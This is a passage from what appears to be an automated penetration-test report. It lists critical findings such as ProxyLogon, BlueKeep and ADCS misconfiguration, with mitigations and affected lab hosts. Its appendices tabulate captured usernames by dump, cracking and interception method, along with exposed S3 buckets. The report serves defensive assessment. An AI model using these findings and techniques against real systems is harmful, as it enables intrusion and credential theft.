10.0.229.11 : 9195	10.0.229.11	Papercut on 10.0.229.11 (fs.smoke.net) Port 9195	Host Compromise (1)	CRITICAL 9.8
10.0.229.11 : 9192	10.0.229.11	Papercut on 10.0.229.11 (fs.smoke.net) Port 9192	Host Compromise (1)	CRITICAL 9.8

2.3.143. Microsoft Exchange Remote Code Execution Vulnerability

CRITICAL 9.5

CVE-2021-26855

ProxyLogon

This weakness led to a Critical Infrastructure Compromise affecting Microsoft Exchange_owa application at 10.0.4.3:443 and a Host Compromise affecting host 10.0.4.3 (ex01.pod04.example.internal).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.1 Base Score | 2 Attack Paths

Details

Microsoft Exchange Server Remote Code Execution Vulnerability

Unauthenticated attackers with access to the Exchange server can gain control of the vulnerable server by exploiting this vulnerability.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- This vulnerability is part of an attack chain with three other vulnerabilities which lead to Remote Code Execution. Apply all updates and patch to the latest vendor-supported version.

References

- CVE-2021-26855 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-26855**
- Microsoft Security Advisory for CVE-2021-26855 @ **https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-26855**
- March 2021 Microsoft Exchange Security Updates @ **https://techcommunity.microsoft.com/t5/exchange-team-blog/released-march-2021-exchange-server-security-updates/ba-p/2175901**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.3 : 443	10.0.4.3	Microsoft Exchange Owa on 10.0.4.3 (ex01.pod04.example.internal) Port 443	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.5

2.3.144. NFS UID/GID Manipulation Possible

CRITICAL 9

H3-2020-0010

This weakness led to a Sensitive Data Exposure affecting host 10.0.220.200 (coldfusion18.smoke.net).

6 Base Score | 1 Attack Path

Details

The NFS service allows UID/GID manipulation from client connections.

A remote client may be able to access files under the context of another user, and in some cases elevate privileges to system level permissions.

Information Disclosure | File Upload | Privilege Escalation | Unauthorized Access

Mitigations

- Implement the use of NFSv4 over older versions such as NFSv2 or NFSv3 to take advantage of Kerberos authentication.
- Avoid using options such as 'no_root_squash' if not needed. Furthermore, restrict share access to only authorized hosts.

References

- CWE-284: Improper Access Control @ **https://cwe.mitre.org/data/definitions/284.html**
- Security and NFS @ **https://www.tldp.org/HOWTO/NFS-HOWTO/security.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.220.200 : 2049	10.0.220.200	NFS Service on 10.0.220.200 (coldfusion18.smoke.net) Port 2049	Sensitive Data Exposure (1)	CRITICAL 9

2.3.145. Zoho ManageEngine ServiceDesk Plus Unauthenticated Remote Code Execution Vulnerability

CRITICAL 9

CVE-2021-44077

This is a CISA Known Exploited Vulnerability.

9 Base Score | 0 Attack Paths

Details

Zoho ManageEngine ServiceDesk Plus before 11306, ServiceDesk Plus MSP before 10530, and SupportCenter Plus before 11014 are vulnerable to unauthenticated remote code execution. This is related to /RestAPI URLs in a servlet, and ImportTechnicians in the Struts configuration.

This vulnerability allows unauthenticated attackers to upload and execute a Windows executable or batch script on the host.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- Update to ServiceDesk Plus build 11306 or higher.

References

- Vendor Advisory @ **https://pitstop.manageengine.com/portal/en/community/topic/security-advisory-authentication-bypass-vulnerability-in-servicedesk-plus-versions-11138-and-above?int-security-response**
- CISA Alert (AA21-336A) @ **https://www.cisa.gov/uscert/ncas/alerts/aa21-336a**
- Horizon3.ai Proof of Concept @ **https://github.com/horizon3ai/CVE-2021-44077**
- CVE-2021-44077 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-44077**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.22 : 8080	10.0.4.22	ManageEngine ServiceDesk Plus on 10.0.4.22 (zoho.pod04.example.internal) Port 8080		CRITICAL 9

2.3.146. HTTP.sys Denial of Service and Remote Code Execution Vulnerability

HIGH 8.1

CVE-2015-1635

This is a CISA Known Exploited Vulnerability.

8.1 Base Score | 0 Attack Paths

Details

HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8, Windows 8.1, and Windows Server 2012 Gold and R2 allows remote attackers to execute arbitrary code or leak user mode data via crafted HTTP requests, aka 'HTTP.sys Remote Code Execution Vulnerability.'

Remote unauthenticated attackers can send crafted HTTP requests to an affected Windows system and leak sensitive information or crash the remote server. Public DoS exploits are available. It is believed that it may be possible to use this to gain remote code execution with a well crafted attack. However no public RCE exploits exist for doing so right now.

Denial Of Service | Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Apply the patches as described in the Microsoft advisory.

References

- Vendor Advisory @ **https://learn.microsoft.com/en-us/security-updates/securitybulletins/2015/ms15-034**
- CVE-2015-1635 @ **https://nvd.nist.gov/vuln/detail/CVE-2015-1635**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.1 : 80	10.0.229.1	Microsoft Windows on Domain Controller 10.0.229.1 (dc.smoke.net) Port 80		HIGH 8.1

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.2 : 80	10.0.4.2	Microsoft Windows on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 80		HIGH 8.1

2.3.147. Remote Desktop Services Remote Code Execution Vulnerability

HIGH 7.8

CVE-2019-0708

BlueKeep

The score for this weakness was downgraded due to lack of proof.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 0 Attack Paths

Details

A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka 'Remote Desktop Services Remote Code Execution Vulnerability'.

Vulnerable systems allow an attacker to gain complete control of the target system. This provides a point of presence in the network to conduct further reconnaissance, gather sensitive information, and launch advanced attacks to move laterally throughout the environment.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- Apply the patches released on May 19, 2019 by Microsoft.
- Disable remote desktop services if not required. Enable Network Level Authentication (NLA).

References

- CVE-2019-0708 @ **https://nvd.nist.gov/vuln/detail/CVE-2019-0708**
- Microsoft Updates: CVE-2019-0708 @ **https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708**
- Customer guidance for CVE-2019-0708 @ **https://support.microsoft.com/en-us/help/4500705/customer-guidance-for-cve-2019-0708**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.220.54 : 3389	10.0.220.54	RDP Service on 10.0.220.54 (winxp.smoke.net) Port 3389		HIGH 7.8

2.3.148. SaltStack Authorization Bypass Vulnerability

HIGH 7.8

CVE-2021-25281

The score for this weakness was downgraded due to lack of proof.

9.8 Base Score | 0 Attack Paths

Details

An issue was discovered in through SaltStack Salt before 3002.5. salt-api does not honor eauth credentials for the wheel_async client. Thus, an attacker can remotely run any wheel modules on the master.

In combination with CVE-2021-25282, this vulnerability allows an unauthenticated attacker to execute arbitrary commands on the SaltStack master.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- Update to SaltStack version 3002.5, 3001.6, 3000.8 or later.

References

- SaltStack Security Advisory @ **https://saltproject.io/security-announcements/2021-02-25-advisory-02/**
- CVE-2021-25281 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-25281**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.220.50 : 8000	10.0.220.50	Saltstack Salt on 10.0.220.50 Port 8000		HIGH 7.8
10.0.220.50 : 8001	10.0.220.50	Saltstack Salt on 10.0.220.50 Port 8001		HIGH 7.8

2.3.149. Zoho ManageEngine ADSelfService Plus Authentication Bypass Vulnerability

HIGH 7.8

CVE-2021-40539

The score for this weakness was downgraded due to lack of proof.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 0 Attack Paths

Details

Zoho ManageEngine ADSelfService Plus version 6113 and prior is vulnerable to REST API authentication bypass with resultant remote code execution.

Unauthenticated attackers can exploit the authentication bypass vulnerability to execute arbitrary commands on the vulnerable host.

Remote Code Execution | Unauthorized Access

Mitigations

- ADSelfService Plus builds up to 6113 are affected. Update to build 6114 or later, as described in the Vendor Advisory.

References

- ManageEngine Advisory @ **https://www.manageengine.com/products/self-service-password/kb/how-to-fix-authentication-bypass-vulnerability-in-REST-API.html**
- CVE-2021-40539 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-40539**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.22 : 8888	10.0.4.22	ManageEngine ADSelfService Plus on 10.0.4.22 (zoho.pod04.example.internal) Port 8888		HIGH 7.8

2.3.150. Gradio Windows Credentials Leak Vulnerability

HIGH 7.5

CVE-2024-34510

Details

Gradio before 4.20 allows attackers to leak the NTLMv2 password hash of the Windows user running the Gradio application.

Attackers can exploit this vulnerability to harvest Windows user credentials, and then log in with those credentials to the target host or elsewhere on the network. This vulnerability is exploitable even if Gradio authentication has been enabled.

Information Disclosure

Mitigations

- Upgrade to Gradio 4.20 or later.

References

- Gradio Changelog @ **https://www.gradio.app/changelog**
- CVE-2024-34510 @ **https://nvd.nist.gov/vuln/detail/CVE-2024-34510**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.220.6 : 7860	10.0.220.6	Huggingface Gradio on 10.0.220.6 (app2.smoke.net) Port 7860		HIGH 7.5
10.0.220.53 : 7860	10.0.220.53	Huggingface Gradio on 10.0.220.53 (win10.smoke.net) Port 7860		HIGH 7.5

2.3.151. Kerberos Unconstrained Delegation

HIGH 7.1

H3-2023-0009

Details

An Active Directory Principal (e.g. a User, Machine, or Service Account) can impersonate any unprotected domain principal when connecting to ANY service.

If an attacker obtains authentication material for the principal with Unconstrained Delegation privileges, the attacker could impersonate a domain administrator on any AD joined device, including Domain Controllers -- leading to domain compromise.

Privilege Escalation

Mitigations

- Privileged domain accounts should have the "Account is sensitive and cannot be delegated" setting enabled within the Active Directory and/or be added to the Protected User group.
- Limit/constrain accounts that require delegation authority to the specific services they require. A domain administrator should check the "Trust this user for delegation to specified services only" radio button in the "Delegation" tab in the account's Properties panel from the Active Directory GUI. and then use the Add button to select the specific services for delegation
- Audit domain accounts that are allowed to delegate users, ensuring only those Principals that truly require this setting have it enabled. To disable an account's delegation authority, a domain administrator can check the "Do not trust this user for delegation" radio button in the "Delegation" tab in the account's Properties panel from the Active Directory GUI.

References

- Microsoft - Security assessment: Insecure Kerberos delegation @ **https://learn.microsoft.com/en-us/defender-for-identity/security-assessment-unconstrained-kerberos**
- Microsoft - Configuring Kerberos delegation for group Managed Service Accounts @ **https://learn.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/configure-kerberos-delegation-group-managed-service-accounts**
- SpecterOps Blog - Another Word on Delegation @ **https://posts.specterops.io/another-word-on-delegation-10bdbe3cd94a**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
APP4$		Domain User APP4$		HIGH 7.1
FS$		Domain User FS$		HIGH 7.1

2.3.152. Active Directory Certificate Services Misconfiguration Privilege Escalation - Any Purpose or No (aka SubCA) EKU Misconfiguration

MEDIUM 6

H3-2022-0017

ADCS ESC2

Details

Active Directory Certificate Services (ADCS) is Microsoft's enterprise PKI implementation that integrates with Active Directory. Principals can request PKI Certificates based on collections of enrollment policies and predefined certificate settings known as Certificate Templates. A misconfigured ADCS Certificate Template specifies the 'Any Purpose' EKU or no EKUs at all (i.e. a subCA certificate). The vulnerable template grants low-privileged users enrollment rights, and lacks protective Issuance Requirements (e.g. - Requiring a Manager approval or authorized signature).

An attacker can request a certificate from the vulnerable ADCS Certificate Template that could be utilized for virtually any purpose - Client Authentication, Code Signing, etc. Additionally, with a SubCA certificate, an attacker could create and sign new certificates with any EKU and arbitrary certificate values -- which could potentially have large implications for other applications in the environment. If the subordinate CA is trusted by the NTAuthCertificates object (it won't be by default), the attacker could create new certificates for domain authentication.

Privilege Escalation

Mitigations

- Audit Published ADCS templates. Administrators should remove unused templates from publication on every CA in the environment. See 'Certified Pre-Owned - Audit Published Templates - PREVENT3.'
- Harden Certificate Template settings. Require Certificate Manager Approval or an Authorized Signature for certificate requests. Additionally, restrict users/groups that have enrollment privileges for the Certificate Template. See 'Certified Pre-Owned - Audit Published Templates - PREVENT4.'
- Enforce strict User Mappings for the Enterprise CA. At registry entry HKLM\SYSTEM\CurrentControlSet\Services\Kdc on a domain controller, setting the DWORD value of UseSubjectAltName to 0 forces an explicit mapping during Kerberos authentication. A user can still request (and receive) a certificate with a different SAN, but attempting to utilize the certificate for Kerberos authentication will fail. Additional mitigations for SChannel are also available. See 'Certified Pre-Owned - Audit Published Templates - PREVENT7.'

References

- Certified Pre-Owned: Abusing Active Directory Certificate Services @ **https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf**
- SpectreOps - Certified Pre-Owned @ **https://posts.specterops.io/certified-pre-owned-d95910965cd2**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
ESC2	10.0.4.2	ADCS Template ESC2 on 10.0.4.2 : 445		MEDIUM 6
ESC2_SUB	10.0.229.2	ADCS Template ESC2_SUB on 10.0.229.2 : 445		MEDIUM 6
ESC2_ANY	10.0.229.2	ADCS Template ESC2_ANY on 10.0.229.2 : 445		MEDIUM 6

2.3.153. Ruby on Rails Debug Mode Enabled

MEDIUM 4.5

H3-2022-0038

Details

Ruby on Rails with Debug mode enabled in a production environment exposes sensitive information about the web application.

Sensitive environment information may be leaked to attackers allowing for further exploitation.

Unauthorized Access | Information Disclosure

Mitigations

- Configure rails application to run in production mode.

References

- RailsGuides @ **https://guides.rubyonrails.org/debugging_rails_applications.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.24 : 3500	10.0.4.24	RubyOnRails on 10.0.4.24 (irc.testirc.net) Port 3500		MEDIUM 4.5

2.3.154. Golang pprof Debugging Endpoint Enabled

MEDIUM 4.5

H3-2022-0039

Details

Golang's net/http/pprof package can expose sensitive debugging information if enabled in a production environment.

Sensitive environment information may be leaked to attackers allowing for further exploitation.

Unauthorized Access | Information Disclosure

Mitigations

- Ensure that net/http/pprof endpoints are not exposed to the internet.

References

- Your pprof is showing @ **http://mmcloughlin.com/posts/your-pprof-is-showing**
- GO Documentation @ **https://pkg.go.dev/net/http/pprof**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.12 : 443	10.2.4.12	Golang pprof on 10.2.4.12 Port 443		MEDIUM 4.5
10.2.13.31 : 443	10.2.13.31	Golang pprof on 10.2.13.31 Port 443		MEDIUM 4.5

2.3.155. Active Directory - User Password Not Required

MEDIUM 4.3

H3-2023-0030

Details

User objects within Active Directory have attributes that can be added/deleted/edited by a privileged user. The userAccountControl attribute has a PASSWD_NOTREQD flag that, if set, allows a User to not have a password. However, This does not mean the user actually has a blank password, just that it is possible.

An authenticated user could discover an enabled user with the PASSWD_NOTREQD flag set and may be able to login as that user without a password.

Information Disclosure

Mitigations

- Remove the PASSWD_NOTREQD from the affected User object's userAccountControl attribute. If a Domain Administrator is not able to remove the flag, it is because the account is enabled and does not have a password specified. You should first specify a password for the user before attempting to remove the flag again.

References

- Microsoft - Understanding and Remediating "PASSWD_NOTREQD" @ **https://learn.microsoft.com/en-us/archive/blogs/russellt/passwd_notreqd**
- Microsoft - Querying UserAccountControl Configurations @ **https://learn.microsoft.com/en-us/archive/blogs/russellt/querying-useraccountcontrol-configurations**
- Bloodhound - ReadTheDocs - User Node, Extra Properties @ **https://bloodhound.readthedocs.io/en/latest/data-analysis/nodes.html#extra-properties**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
Guest		Cleartext Password for Guest		MEDIUM 4.3
SM_c48084e09f664184a		Cleartext Password for SM_c48084e09f664184a		MEDIUM 4.3
Guest		Cleartext Password for Guest		MEDIUM 4.3
SM_25f4676d3dfa47c59		Cleartext Password for SM_25f4676d3dfa47c59		MEDIUM 4.3
SM_7c7c4a569dfc46f88		Cleartext Password for SM_7c7c4a569dfc46f88		MEDIUM 4.3

2.3.156. Expired SSL/TLS Certificate

LOW 0.1

H3-2021-0025

Details

The SSL/TLS certificate has expired or is close to expiring.

An expired certificate causes browser security warnings to appear when a user browses to the web site using the certificate. These warnings erode user trust in the web site and create alert fatigue. Attackers can take advantage of this by launching man-in-the-middle attacks using a fraudulent certificate and trick users into divulging confidential information. If the web site uses HTTP Strict Transport Security (HSTS) and has an expired certificate, users won't be able to browse to it at all.

Impersonation

Mitigations

- Renew the certificate.
- If not in use, shut down the web site with the expired certificate.

References

- Let's Encrypt @ **https://letsencrypt.org/docs/**
- Public Key Certificate @ **https://en.wikipedia.org/wiki/Public_key_certificate**
- HTTP Strict Transport Security @ **https://https.cio.gov/hsts/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.101 : 8443	10.2.51.101	Web Service on 10.2.51.101 Port 8443		LOW 0.1
10.0.4.26 : 443	10.0.4.26	Web Service on 10.0.4.26 Port 443		LOW 0.1

Asset	Host	Description	Downstream Impacts	Severity
10.2.13.31 : 30148	10.2.13.31	Service on 10.2.13.31 Port 30148		LOW 0.1
10.2.13.31 : 443	10.2.13.31	Web Service on 10.2.13.31 Port 443		LOW 0.1
10.2.13.32 : 10250	10.2.13.32	Service on 10.2.13.32 Port 10250		LOW 0.1
10.0.220.200 : 8843	10.0.220.200	Service on 10.0.220.200 (coldfusion18.smoke.net) Port 8843		LOW 0.1
10.0.220.50 : 8001	10.0.220.50	Web Service on 10.0.220.50 Port 8001		LOW 0.1
10.2.13.88 : 443	10.2.13.88	Web Service on 10.2.13.88 Port 443		LOW 0.1
10.0.229.4 : 5001	10.0.229.4	Docker Registry on 10.0.229.4 (ex2.smoke.net) Port 5001		LOW 0.1
10.0.40.79 : 443	10.0.40.79	Web Service on 10.0.40.79 Port 443		LOW 0.1
10.2.13.29 : 6443	10.2.13.29	Service on 10.2.13.29 Port 6443		LOW 0.1
10.2.13.29 : 32211	10.2.13.29	Web Service on 10.2.13.29 Port 32211		LOW 0.1
10.2.13.30 : 443	10.2.13.30	Web Service on 10.2.13.30 Port 443		LOW 0.1
10.0.220.200 : 8443	10.0.220.200	NAGIOS-NSCA Service on 10.0.220.200 (coldfusion18.smoke.net) Port 8443		LOW 0.1
10.2.13.30 : 10250	10.2.13.30	Service on 10.2.13.30 Port 10250		LOW 0.1
10.2.13.30 : 32211	10.2.13.30	Web Service on 10.2.13.30 Port 32211		LOW 0.1
10.0.229.4 : 5003	10.0.229.4	Docker Registry on 10.0.229.4 (ex2.smoke.net) Port 5003		LOW 0.1
10.0.220.50 : 8000	10.0.220.50	Web Service on 10.0.220.50 Port 8000		LOW 0.1
10.0.40.1 : 443	10.0.40.1	Web Service on 10.0.40.1 (pfsense.smoke.net) Port 443		LOW 0.1
10.0.40.82 : 8443	10.0.40.82	Web Service on 10.0.40.82 Port 8443		LOW 0.1

3. Appendices

3.1. Credentials

The pentest captured **208 confirmed credentials** (with proof-of-access) and **515 potential credentials**.

Note: Further details and visualizations including attack-vector illustrations and context scoring (based on the relative impact to the target environment) can be found in the NodeZero UI.

3.1.1. Confirmed Credentials

The full list of IPs can be found in the NodeZero UI.

First Seen	Username	Type	Iana Svc Name	Source	IP	Port	Product
05/24/2024, 3:29 PM	cbr-user	STANDARD	microsoft-ds	implant_dump_sam	10.0.4.129:445, 10.0.4.130:445, 10.0.4.1:389 and 10 more.	445	
05/24/2024, 5:24 PM	it_support	STANDARD	microsoft-ds	Cracked	10.0.220.52:445, 10.0.220.53:445, 10.0.220.54:445 and 7 more.	445	
05/24/2024, 4:22 PM	admin1	STANDARD	microsoft-ds	adcs_escalate	10.0.220.52:445, 10.0.220.53:445, 10.0.220.54:445 and 7 more.	445	
05/24/2024, 4:23 PM	ex$	STANDARD	microsoft-ds	adcs_escalate	10.0.220.52:445, 10.0.220.53:445, 10.0.220.54:445 and 7 more.	445	
05/24/2024, 2:42 PM	a-jsmith	STANDARD	microsoft-ds	Cracked	10.0.4.129:445, 10.0.4.130:445, 10.0.4.1:3268 and 15 more.	445	
05/24/2024, 4:22 PM	naveensunkavally	STANDARD	microsoft-ds	adcs_escalate	10.0.220.52:445, 10.0.220.53:445, 10.0.220.54:445 and 7 more.	445	
05/24/2024, 3:04 PM	administrator	STANDARD	microsoft-ds	implant_dump_sam	10.0.220.52:445, 10.0.220.53:445, 10.0.220.54:445 and 8 more.	445	
05/24/2024, 2:48 PM	a-jsmith	STANDARD	microsoft-ds	Cracked	10.0.220.52:445, 10.0.220.53:445, 10.0.220.54:445 and 9 more.	445	
05/24/2024, 6:25 PM	Administrator	STANDARD	microsoft-ds	smb_dump_dpapi	10.0.220.52:445, 10.0.220.53:445, 10.0.220.54:445 and 7 more.	445	
05/24/2024, 6:24 PM	Administrator	STANDARD	microsoft-ds	smb_dump_dpapi	10.0.4.129:445, 10.0.4.130:445, 10.0.4.1:389 and 9 more.	445	
05/24/2024, 4:16 PM	administrator	STANDARD	microsoft-ds	implant_dump_sam	10.0.4.129:445, 10.0.4.130:445, 10.0.4.1:389 and 9 more.	445	
05/24/2024, 3:02 PM	jsmith	STANDARD	microsoft-ds	Plaintext/Hash Dump	10.0.220.52:445, 10.0.220.53:445, 10.0.220.54:445 and 7 more.	445	
05/24/2024, 3:30 PM	dc02$	STANDARD	microsoft-ds	implant_dump_lsass	10.0.4.129:445, 10.0.4.130:445, 10.0.4.1:389 and 9 more.	445	
05/24/2024, 3:35 PM	bhuser	STANDARD	microsoft-ds	bh_discover_passwords	10.0.220.52:445, 10.0.220.53:445, 10.0.220.54:445 and 8 more.	445	
05/24/2024, 4:19 PM	svc_sync	STANDARD	microsoft-ds	Cracked	10.0.220.52:445, 10.0.220.53:445, 10.0.220.54:445 and 7 more.	445	
05/24/2024, 3:01 PM	jsmith	STANDARD	microsoft-ds	Plaintext/Hash Dump	10.0.4.129:445, 10.0.4.130:445, 10.0.4.1:389 and 9 more.	445	
05/24/2024, 4:03 PM	a-jsmith	AZURE_REFRESH_TOKEN		Credential Stuffing			
05/24/2024, 5:45 PM	nodezero_92250	AZURE_REFRESH_TOKEN		Credential Stuffing			
05/24/2024, 5:42 PM	nodezero_92250	STANDARD		azure_escalate_user			
05/24/2024, 3:20 PM	a-jsmith	STANDARD		Credential Stuffing			

3.1.2. Potential Credentials

First Seen	Username	Type	Iana Svc Name	Source	IP	Port	Product
05/24/2024, 3:05 PM	it_support	STANDARD		implant_extract_and_analyze			
05/24/2024, 3:01 PM	a-jsmith	STANDARD	microsoft-ds	Man In The Middle	10.0.229.6:445	445	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds
05/24/2024, 2:12 PM	a-jsmith	STANDARD		Man In The Middle			
05/24/2024, 3:36 PM	svc_sync	STANDARD		Plaintext/Hash Dump			
05/24/2024, 3:11 PM	a-jsmith	STANDARD	microsoft-ds	Man In The Middle	10.0.229.11:445	445	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds
05/24/2024, 2:10 PM	(anonymous)	NFS_NULL_BIND	rpcbind	Anonymous	10.0.4.4:111, 10.0.4.4:2049	111	
05/24/2024, 9:30 PM	win7-227$	STANDARD	http	Man In The Middle	10.0.229.2:80	80	Microsoft Active Directory Certificate Services, Microsoft IIS 10.0, Microsoft IIS Httpd 10.0, Microsoft Ntlm Auth
05/24/2024, 2:59 PM	a-jsmith	STANDARD		ssh_pwnkit			
05/24/2024, 3:16 PM	a-jsmith	STANDARD	microsoft-ds	Man In The Middle	10.0.220.52:445	445	Microsoft Windows 7 - 10 Microsoft-ds
05/24/2024, 3:16 PM	dc02$	STANDARD	microsoft-ds	Man In The Middle	10.0.4.130:445	445	Microsoft Windows 7 - 10 Microsoft-ds
05/24/2024, 3:16 PM	dc01$	STANDARD	microsoft-ds	Man In The Middle	10.0.4.129:445	445	Microsoft Windows 7 - 10 Microsoft-ds
05/24/2024, 3:18 PM	dc$	STANDARD	microsoft-ds	Man In The Middle	10.0.4.130:445	445	Microsoft Windows 7 - 10 Microsoft-ds
05/24/2024, 5:01 PM	a-jsmith	STANDARD	http	Man In The Middle	10.0.4.2:80	80	Microsoft Active Directory Certificate Service, Microsoft IIS 8.5, Microsoft IIS Httpd 8.5, Microsoft Ntlm Auth, Microsoft Windows
05/24/2024, 5:08 PM	dc01$	STANDARD	http	Man In The Middle	10.0.4.2:80	80	Microsoft Active Directory Certificate Service, Microsoft IIS 8.5, Microsoft IIS Httpd 8.5, Microsoft Ntlm Auth, Microsoft Windows
05/24/2024, 3:06 PM	a-jsmith	STANDARD	microsoft-ds	Man In The Middle	10.0.220.6:445	445	Microsoft Windows 7 - 10 Microsoft-ds
05/24/2024, 3:18 PM	dc$	STANDARD	microsoft-ds	Man In The Middle	10.0.4.130:445	445	Microsoft Windows 7 - 10 Microsoft-ds
05/24/2024, 4:11 PM	user	STANDARD		ssh_unrestricted_sudo			
05/24/2024, 6:05 PM	dc$	STANDARD	http	Man In The Middle	10.0.229.2:80	80	Microsoft Active Directory Certificate Services, Microsoft IIS 10.0, Microsoft IIS Httpd 10.0, Microsoft Ntlm Auth
05/24/2024, 3:03 PM	boba_fett	STANDARD		ssh_pwnkit			
05/24/2024, 2:10 PM	(anonymous)	NFS_NULL_BIND	rpcbind	Anonymous	10.0.40.53:111, 10.0.40.53:2049	111	

3.2. Hosts

The pentest discovered **118 in-scope hosts** in the following subnets:

- **Included subnets:**
  10.0.220.0/24, 10.0.229.0/24, 10.0.100.102, 10.0.100.253, 10.2.51.0/24, 10.0.40.0/24, 10.0.4.0/24, 10.2.4.0/24, 10.3.4.0/24, 10.2.13.0/24

- **Excluded subnets:**
  10.0.220.56, 10.0.40.50

- **Top-Level company domains:**
  flaws.cloud

- **Company names:**
  Horizon 3 AI Inc

- **Weak password terms:**
  horizon3, horizon, Horizon1!

Note: Further details and visualizations including attack-vector illustrations and context scoring (based on the relative impact to the target environment) can be found in the NodeZero UI.

First Seen	Host Name	IP	OS	Weaknesses	Data Resources	Credentials	Services	Web
05/24/2024, 2:08 PM	dc01.pod04.example.internal	10.0.4.1	Microsoft Windows 10 Build 17763	11	4	14	25	0
05/24/2024, 2:08 PM	dc02.pod04.example.internal	10.0.4.2	Microsoft Windows Server 2012 R2 Standard 9600	24	6	16	36	1
05/24/2024, 2:08 PM	ex01.pod04.example.internal	10.0.4.3	Microsoft Windows 10 Build 17763	3	3	16	84	4
05/24/2024, 2:08 PM	svr01.pod04.example.internal	10.0.4.4	Microsoft Windows Server 2016 Standard 14393	9	5	19	24	1
05/24/2024, 2:08 PM	az01.pod04.example.internal	10.0.4.6	Microsoft Windows 10 Build 20348	5	2	16	17	0
05/24/2024, 2:08 PM		10.0.4.7	F5 Tmos, Linux	3	1	0	4	1
05/24/2024, 2:08 PM		10.0.4.8	Microsoft Windows 10 Build 20348	5	3	2	19	0
05/24/2024, 2:08 PM		10.0.4.9	Microsoft Windows 10 Build 20348	5	3	2	19	0
05/24/2024, 2:08 PM	win2008	10.0.4.14	Microsoft Windows Server 2008 R2 Service Pack 1 Standard 7601	4	3	3	17	0
05/24/2024, 2:08 PM	zoho.pod04.example.internal	10.0.4.22	Microsoft Windows 10 Build 20348	6	2	16	33	10
05/24/2024, 2:08 PM	obwa.pod04.example.internal	10.0.4.23	Microsoft Windows, Ubuntu Linux 10.04	6	0	18	18	9
05/24/2024, 2:08 PM	irc.testirc.net	10.0.4.24	Ubuntu Linux 14.04, Unix	10	0	3	9	3
05/24/2024, 2:08 PM	vcsa.pod04.example.internal	10.0.4.29	Linux, VMware ESXi, VMware vCenter Server 6.7.0	4	0	0	19	3
05/24/2024, 2:08 PM	openmediavault.pod04.example.internal	10.0.4.31	Debian Linux 10.0, Microsoft Windows, OpenMediaVault Linux OpenMediaVault	6	0	17	13	1
05/24/2024, 2:08 PM	win7.pod04.example.internal	10.0.4.129	Microsoft Windows 7 Service Pack 1 Enterprise 7601	7	3	16	40	0
05/24/2024, 2:08 PM	win10.pod04.example.internal	10.0.4.130	Microsoft Windows 10 Pro 15063	4	3	19	16	0
05/24/2024, 2:08 PM		10.0.4.133	Microsoft Windows 10 Build 22621	4	3	1	19	0
05/24/2024, 2:08 PM		10.0.4.134	Microsoft Windows 10 Build 22621	3	2	1	20	0

First Seen	Host Name	IP	OS	Weaknesses	Data Resources	Credentials	Services	Web
05/24/2024, 2:08 PM	win8	10.0.4.135	Microsoft Windows 8.1 Pro 9600	5	3	1	18	0
05/24/2024, 2:08 PM	win7-32	10.0.4.136	Microsoft Windows	4	2	2	37	0

3.3. Data Resources

The pentest discovered **2.6M resources** on **20 stores** containing potentially sensitive information.

3.3.1. Git Repositories

Source	Account Name	Name	Clone Url	Forked	Sensitive Findings	Severity
GitHub	kbuch	fakegit	https://github.com/kbuch/fakegit.git		4	HIGH 7.5

3.3.2. S3 Buckets

Name	Service	Resources Count	Permissions	Severity
demeaning-vividness-freeway	AWS S3	28	Delete, List, Read, Read Acl, Write	CRITICAL 9.8
hacked-precision-detonate	AWS S3	400,000	Delete, List, Read, Read Acl, Write	CRITICAL 9.5
footwork-brethren-expenses	AWS S3	44	Delete, List, Read, Read Acl, Write	HIGH 8
recent-preflight-mannish	AWS S3	44	Delete, List, Read, Read Acl, Write	HIGH 8
coronary-swoop-remedial	AWS S3	38,028	Delete, List, Read, Read Acl, Write	HIGH 8
revolving-matchbook-supply	AWS S3	44	Delete, List, Read, Read Acl, Write	HIGH 8
pretty-gallows-copier	AWS S3	20	Delete, List, Read, Read Acl, Write	MEDIUM 5.6
gizmo-snide-cobbler	AWS S3	12	Delete, List, Read, Read Acl, Write	MEDIUM 5.5
survey-chafe-parasitic	AWS S3	4	Delete, List, Read Acl, Write	MEDIUM 5.3
overtly-evergreen-consonant	AWS S3	4	Delete, List, Read, Read Acl, Write	MEDIUM 5.3
